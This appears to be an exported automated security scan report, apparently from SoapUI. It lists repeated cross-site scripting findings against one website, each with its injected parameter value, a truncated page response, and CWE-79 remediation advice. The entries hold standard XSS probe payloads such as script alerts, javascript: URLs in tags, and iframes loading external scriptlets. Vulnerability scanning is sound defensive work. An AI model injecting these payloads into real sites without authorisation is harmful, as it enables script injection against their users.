Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><IMG SRC="javascript:alert('XSS')"</td></tr> </table>	Name	Value	DemoUser1#	<IMG SRC="javascript:alert('XSS')"
Name	Value				
DemoUser1#	<IMG SRC="javascript:alert('XSS')"				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#250

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><iframe src=http://soapui.org/scriptlet.html<</td></tr> </table>	Name	Value	DemoUser1#	<iframe src=http://soapui.org/scriptlet.html<
Name	Value				
DemoUser1#	<iframe src=http://soapui.org/scriptlet.html<				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#251				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><SCRIPT>a=/XSS/alert(a.source)</SCRIPT></td></tr> </table>	Name	Value	DemoUser1#	<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>
Name	Value				
DemoUser1#	<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#252

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>\";alert('XSS');//</td></tr></table>	Name	Value	DemoUser1#	\";alert('XSS');//
Name	Value				
DemoUser1#	\";alert('XSS');//				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				

Scan Cross Site Scripting**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	</TITLE><SCRIPT>alert("XSS");</SCRIPT>

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response**CWE-ID** CWE-79**Issue Number**

#254

Scan Cross Site Scripting**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#255

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><BODY BACKGROUND="javascript:alert('XSS')"></td></tr></table>	Name	Value	DemoUser1#	<BODY BACKGROUND="javascript:alert('XSS')">
Name	Value				
DemoUser1#	<BODY BACKGROUND="javascript:alert('XSS')">				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#256				

Scan	Cross Site Scripting
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><BODY ONLOAD=alert('XSS')></td></tr></table>	Name	Value	DemoUser1#	<BODY ONLOAD=alert('XSS')>
Name	Value				
DemoUser1#	<BODY ONLOAD=alert('XSS')>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#257				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td></td></tr></table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#258

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td></td></tr></table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#259				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	DemoUser1#	<BGSOUND SRC="javascript:alert('XSS');">
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#260	

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><BR SIZE="{alert('XSS')}"></td></tr></table>	Name	Value	DemoUser1#	<BR SIZE="{alert('XSS')}">
Name	Value				
DemoUser1#	<BR SIZE="{alert('XSS')}">				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				

CWE-ID CWE-79

Issue Number

#261

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	<LAYER SRC="http://soapui.org/scriptlet.html"></LAYER>

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response

CWE-ID CWE-79

Issue Number

#262

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	<LINK REL="stylesheet" HREF="javascript:alert('XSS');">

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#263

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><LINK REL="stylesheet" HREF="http://soapui.org/xss.css"></td></tr></table>	Name	Value	DemoUser1#	<LINK REL="stylesheet" HREF="http://soapui.org/xss.css">
Name	Value				
DemoUser1#	<LINK REL="stylesheet" HREF="http://soapui.org/xss.css">				
